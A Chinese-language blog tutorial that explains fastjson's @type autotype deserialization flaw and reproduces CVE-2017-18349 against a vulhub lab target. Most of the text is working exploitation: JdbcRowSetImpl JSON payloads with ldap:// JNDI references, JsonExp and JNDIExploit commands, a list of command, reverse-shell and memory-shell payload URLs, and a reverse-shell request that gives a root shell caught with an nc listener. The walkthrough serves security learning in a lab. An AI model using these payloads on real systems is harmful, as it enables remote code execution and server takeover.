

- fastjson
  - 序列化
  - Fastjson 序列化操作
  - 反序列化
  - 漏洞原理
  - 漏洞复现 (CVE-2017-18349)

## fastjson

fastjson 是阿里巴巴开发的 java语言编写的高性能 JSON 库,用于将数据在 Json 和 Java Object之间相互转换。它没有用java的序列化机制,而是自定义了一套序列化机制。

**提供两个主要接口:**

JSON.toJSONString 和 JSON.parseObject/JSON.parse 分别实现序列化和[反序列化]

## 序列化

"JSON.toJSONString"是java语言中com.alibaba.fastjson.JSON类提供的一个方法,用于将Java对象转换为JSON格式的字符串

```
User user = new User("John", "Doe", 30);
String jsonString = JSON.toJSONString(user);
System.out.println(jsonString);
```

假设User类具有以下属性和构造函数:

```
public class User {
    private String firstName;
    private String lastName;
    private int age;

    public User(String firstName, String lastName, int age) {
        this.firstName = firstName;
        this.lastName = lastName;
        this.age = age;
    }

    // 省略 getter 和 setter 方法
}
```


输出结果将是一个表示"user"对象的JSON字符串:

```
{"age":30,"firstName":"John","lastName":"Doe"}
```

# FastJson 序列化操作

## 序列化

```
Student student = new Student();
student.setName("jack");
String jsonString = JSON.toJSONString(student,
    SerializerFeature.WriteClassName);
//漏洞的关键点在@type
String jsonString2 = JSON.toJSONString(student);
System.out.println(jsonString);
System.out.println(jsonString2);
```



[https://blog.csdn.net/weixin\\_46684578](https://blog.csdn.net/weixin_46684578)

## 反序列化

```
System.out.println("反序列化");
String json_ser = "{\"@type\":\"com.company.Student\",\"name\":\"jack\"}";
//payload 写在恶意类Student中。但是类在服务端,如何去创建,如何写payload
String json_ser2 = "{\"name\":\"jack\"}";
Student stu =
JSON.parseObject(json_ser2, Student.class, Feature.SupportNonPublicField);
//Feature.SupportNonPublicField 获取类中的私有变量
Student stu2 = (Student)
JSON.parseObject(json_ser2, Object.class, Feature.SupportNonPublicField);
System.out.println(stu.getClass());
System.out.println(stu2.getClass().getName());

/*
上述代码在fastjson中调用JSON.parseObject方法进行反序列化。它接受三个参数：要反序列化的JSON
字符串,目标类型（可以是具体的类或Object.class）,以及一些特性（此处使用
Feature.SupportNonPublicField来支持读取私有字段）。
*/
```

在上述代码中,你声明了一个名为**Student**的类(不包含恶意代码),它具有**name**属性。然后,使用**JSON.parseObject**方法将JSON字符串**json\_ser2**反序列化为**Student**对象。这将返回一个**Student**对象,你可以调用其相应的方法来访问属性和执行其他操作。

最后,通过打印**stu.getClass()**和**stu2.getClass().getName()**,你可以获取反序列化后对象的类名。

需要注意的是,如果在JSON字符串中存在其他字段,而目标类中没有相应的属性,将会被忽略。同时,为了正确使用**fastjson**库,请确保在项目的类路径中引入**fastjson**库。

序列化 String json\_ser2 = "{\"name\":\"jack\"}"; 会报错

序列化 String json\_ser = "{\"@type\":\"com.company.Student\",\"name\":\"jack\"}"; 不会报错

因此能够执行反序列化的根源定位在 **@type**

## 漏洞原理

fastjson就是为了知道传入的值是水果里的苹果类型还是水果里的苹果手机类型。加了autotype机制导致的。因为他为了知道是什么详细类型,每次都需要读取下@type导致的。

攻击者准备rmi服务和web服务,将rmi绝对路径注入到lookup方法中,受害者JNDI接口会指向攻击者控制rmi服务器,JNDI接口向攻击者控制web服务器远程加载恶意代码,执行构造函数形成RCE。

### 1. fastjson 利用过程

fastjson中,在反序列化的时候 jdk中的 jdbcRowSetImpl 类一定会被执行,我们给此类中的 setDataSourcesName 输入恶意内容 (rmi链接),让目标服务在反序列化的时候,请求rmi服务器,执行rmi服务器下发的命令,从而导致远程命令执行漏洞

### 2. 恶意类怎么上传到服务端

通过jndi在服务端创建一个有危害的类,目标服务器收到rmi的命令之后,就会加载这个jndi生成的恶意类

### 3. fastjson rce的原理

jdk 中的 jdbcRowSetImpl 类中的 setAutoCommit 方法中的 lookup方法中的 getDataSourcesName 参数输入可控


## 漏洞复现 (CVE-2017-18349)

环境: kali linux

靶场: vulhub/fastjson

```
(root@kali)~/桌面/vulhub/fastjson/1.2.24-rce
# pwd
/root/桌面/vulhub/fastjson/1.2.24-rce
# ls
1.png  docker-compose.yml  README.md
# docker-compose up -d
Creating network "1224-rce_default" with the default driver
Creating 1224-rce_web_1 ... done
# docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
4210d709f097   vulhub/fastjson:1.2.24  "java -Dserver.address= 3 seconds ago   Up 2 seconds   0.0.0.0:8090->8090/tcp, :::8090->8090/tcp
1224-rce_web_1
```

访问靶场:



DNSlog检测:


若出现dnslog回弹,可根据前面的编号去寻找对应的payload

```
JsonExp.exe -u http://192.168.100.134:8090/ -l vi7sp8.dnslog.cn //DNSlog地址
```

编号.地址



测试的payload:



在DNSlog处查看回显：

<div>Get SubDomain Refresh Record</div> <div>vi7sp8.dnslog.cn</div>		
DNS Query Record	IP Address	Created Time
1.vi7sp8.dnslog.cn	117.181.129.106	2023-09-18 16:49:48
1.vi7sp8.dnslog.cn	117.181.129.103	2023-09-18 16:49:48
1.vi7sp8.dnslog.cn	117.181.129.101	2023-09-18 16:49:48
1.vi7sp8.dnslog.cn	117.181.129.100	2023-09-18 16:49:48
1.vi7sp8.dnslog.cn	117.181.129.102	2023-09-18 16:49:45
1.vi7sp8.dnslog.cn	117.181.129.104	2023-09-18 16:49:45
1.vi7sp8.dnslog.cn	117.181.129.100	2023-09-18 16:49:45

工具对应生成报告文件内容：

编号	目标网址	LDAP/RMI地址	发包时间										
1	http://192.168.100.134:8090/	vi7sp8.dnslog.cn	2023-09-18 16:49:42										
<table><tr><td>网址</td><td>http://192.168.100.134:8090/ 【复制】</td></tr><tr><td>LDAP/RMI地址</td><td>vi7sp8.dnslog.cn 【复制】</td></tr><tr><td>请求类型</td><td>POST 【复制】</td></tr><tr><td>有效载荷</td><td>{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】</td></tr><tr><td>请求包1</td><td>POST / HTTP/1.1 Host: 192.168.100.134:8090 User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; it; rv:1.9) Gecko/2008061017 Firefox/3.0 Content-Type: application/json  {"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】</td></tr></table>				网址	http://192.168.100.134:8090/ 【复制】	LDAP/RMI地址	vi7sp8.dnslog.cn 【复制】	请求类型	POST 【复制】	有效载荷	{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】	请求包1	POST / HTTP/1.1 Host: 192.168.100.134:8090 User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; it; rv:1.9) Gecko/2008061017 Firefox/3.0 Content-Type: application/json  {"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】
网址	http://192.168.100.134:8090/ 【复制】												
LDAP/RMI地址	vi7sp8.dnslog.cn 【复制】												
请求类型	POST 【复制】												
有效载荷	{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】												
请求包1	POST / HTTP/1.1 Host: 192.168.100.134:8090 User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; it; rv:1.9) Gecko/2008061017 Firefox/3.0 Content-Type: application/json  {"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://1.vi7sp8.dnslog.cn/payload1","autoCommit":true}} 【复制】												

LDAP检测,开启LDAP和HTTP服务：

```
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
```

开始监听端口,可加参数自定义端口,也可以使用默认端口。

```
PSHOT.jar -i 192.168.100.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
```

将DNSlog地址换成LDAP服务的地址和对应的端口

```
JsonExp.exe -u http://192.168.100.134:8090/ -l 192.168.100.1:1389
```

```
[+] 单个URL检测中.....
[+] 测试URL: http://192.168.100.134:8090/
[+] 请求类型: POST
[+] 提示: 若程序在某个payload中断一段时间, 该payload可能触发了漏洞
[+] 测试的payload如下:
[+] 序号: 1
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.100.1:1389/payload1","autoCommit":true}}
[+] 序号: 2
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.100.1:1389/payload2","autoCommit":true}}
[+] 序号: 3
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.100.1:1389/payload3","autoCommit":true}}
```

此时LDAP服务器可收到路径信息,可根据路径信息来定位触发漏洞的payload

```
PSHOT.jar -i 192.168.100.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
[+] Received LDAP Query: payload1
[!] Invalid LDAP Query: payload1
```

查看检测生成的报告:

22	http://192.168.100.134:8090/	192.168.100.1:1389	2023-09-18 17:02:57
网址	http://192.168.100.134:8090/ 【复制】		
LDAP/RMI地址	192.168.100.1:1389 【复制】		
请求类型	POST 【复制】		
有效载荷	{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.100.1:1389/payload1","autoCommit":true}} 【复制】		
请求包1	POST / HTTP/1.1 Host: 192.168.100.134:8090 User-Agent: Opera/9.25 (Windows NT 5.0; U; en) Content-Type: application/json {"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.100.1:1389/payload1","autoCommit":true}} 【复制】		
返回包1	HTTP/1.1 500 Content-Type: application/json Content-Length: 137 Date: Mon, 18 Sep 2023 09:02:57 GMT Connection: close		

复制请求包,使用burp抓包修改数据包,复制此数据包

发送给重发器进行备份

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
1	GET / HTTP/1.1			1	HTTP/1.1 200		
2	Host: 192.168.100.134:8090			2	Content-Type: application/json;charset=UTF-8		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0			3	Content-Length: 28		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*; q=0.8			4	Date: Mon, 18 Sep 2023 09:08:18 GMT		
5	Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3			5	Connection: close		
6	Accept-Encoding: gzip, deflate			6			
7	DNT: 1			7	{		
8	Connection: close			8	"age":25,		
9	Upgrade-Insecure-Requests: 1			9	"name":"Bob"		
10				10	}		
11							

复制此数据包:

请求			
美化	Raw	Hex	
1	POST / HTTP/1.1		
2	Host: 192.168.100.134:8090		
3	User-Agent: Opera/9.25 (Windows NT 5.0; U; en)		
4	Content-Type: application/json		
5			
6	{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl",		
	"dataSourceName":"ldap://192.168.100.1:1389/payload1",		
	"autoCommit":true}}		
7			
8			

查看可用的payload内容:

```

F:\JNDIExploit.v1.4\JNDIExploit1.4>java -jar JNDIExploit.jar -i 192.168.100.1 -u Raw Hex
Supported LADP Queries: POST / HTTP/1.1
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://192.168.100.1:1389/Basic/[PayloadType]/[Params], e.g.
ldap://192.168.100.1:1389/Basic/Dnslog/[domain]
ldap://192.168.100.1:1389/Basic/Command/[cmd]
ldap://192.168.100.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
ldap://192.168.100.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported
ldap://192.168.100.1:1389/Basic/TomcatEcho
ldap://192.168.100.1:1389/Basic/SpringEcho
ldap://192.168.100.1:1389/Basic/WeblogicEcho
ldap://192.168.100.1:1389/Basic/TomcatMemshell1
ldap://192.168.100.1:1389/Basic/TomcatMemshell2 ---need extra header [shell: true]
ldap://192.168.100.1:1389/Basic/TomcatMemshell3 /ateam pass1024
ldap://192.168.100.1:1389/Basic/GodzillaMemshell /bteam.ico pass1024
ldap://192.168.100.1:1389/Basic/JettyMemshell
ldap://192.168.100.1:1389/Basic/WeblogicMemshell1
ldap://192.168.100.1:1389/Basic/WeblogicMemshell2
ldap://192.168.100.1:1389/Basic/JBossMemshell
ldap://192.168.100.1:1389/Basic/WebsphereMemshell
ldap://192.168.100.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://192.168.100.1:1389/Deserialization/[GadgetType]/[PayloadType]/[Params]
ldap://192.168.100.1:1389/Deserialization/URLDNS/[domain]

```

拿出其中一条,复制到payload1当中:

(如果不成功,可换其他的语句进行尝试)

## 请求

美化 Raw Hex

```

1 POST / HTTP/1.1
2 Host: 192.168.100.134:8090
3 User-Agent: Opera/9.25 (Windows NT 5.0; U; en)
4 Content-Type: application/json
5
6 {"b":{"@type":"com.sun.rowset.JdbcRowSetImpl",
  "dataSourceName":
  "ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666", "autoCommit":true}}|
7
8

```

本地开启nc监听:

```

C:\>nc -lvvp 6666
listening on [any] 6666 ...

```



发送数据包:

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
1 POST / HTTP/1.1				1 HTTP/1.1 500			
2 Host: 192.168.100.134:8090				2 Content-Type: application/json			
3 User-Agent: Opera/9.25 (Windows NT 5.0; U; en)				3 Content-Length: 137			
4 Content-Type: application/json				4 Date: Mon, 18 Sep 2023 09:13:01 GMT			
5 Content-Length: 152				5 Connection: close			
6				6			
7 {				7 {			
8     "b":{				8     "timestamp":1695028381667,			
9         "@type":"com.sun.rowset.JdbcRowSetImpl",				9     "status":500,			
10         "dataSourceName":				10     "error":"Internal Server Error",			
11         "ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.				11     "message":"set property error, autoCommit",			
12         100.1/6666",				12     "path":"/"			
13         "autoCommit":true				13 }			
14     }							
15 }							
16 }							
17 }							
18 }							
19 }							


此时LDAP服务器可收到相关的信息:

PSHOT.jar -i 192.168.100.1 1 * 2 * +				目标: http://192.168.1			
[+] LDAP Server Start Listening on 1389...							
[+] HTTP Server Start Listening on 3456...							
[+] Received LDAP Query: payload1							
[!] Invalid LDAP Query: payload1							
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666							
[+] Payload: reverseshell							
[+] IP: 192.168.100.1							
[+] Port: 6666							
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference							
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.1							
3456/ExploitNq4wBhXYAE.class							
[+] New HTTP Request From /192.168.100.134:53054 /ExploitNq4wBhXYAE.class							
[+] Receive ClassRequest: ExploitNq4wBhXYAE.class							
[+] Response Code: 200							
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666							
[+] Payload: reverseshell							
[+] IP: 192.168.100.1							
[+] Port: 6666							
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference							
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.1							
3456/ExploitWdWhcWxcP6.class							
[+] New HTTP Request From /192.168.100.134:53054 /ExploitWdWhcWxcP6.class							
[+] Receive ClassRequest: ExploitWdWhcWxcP6.class							
[+] Response Code: 200							

反过来查看监听端是否反弹shell成功:

反弹shell成功

```
192.168.100.134: inverse host lookup failed: h_errno 11004
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.134] 39476
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@4210d709f097:/# whoami
root
root@4210d709f097:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@4210d709f097:/#
```



以上涉及的工具地址:

[JsonExp](#)

[JNDIExp](#)